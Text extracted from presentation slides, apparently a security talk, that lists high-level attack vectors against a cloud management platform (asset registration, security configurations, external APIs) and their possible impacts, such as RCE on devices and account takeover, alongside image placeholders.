
Cloud management platform

Zoom-in




Attack vectors

- Asset registration
- Security configurations
- External API and Interfaces
- Leads to:
 - Information exposure
 - Denial of service
 - **RCE on devices**
 - Account takeover
 - Compromise cloud servers



Attack vectors


- **Asset registration**
 - Security configurations
 - External API and Interfaces



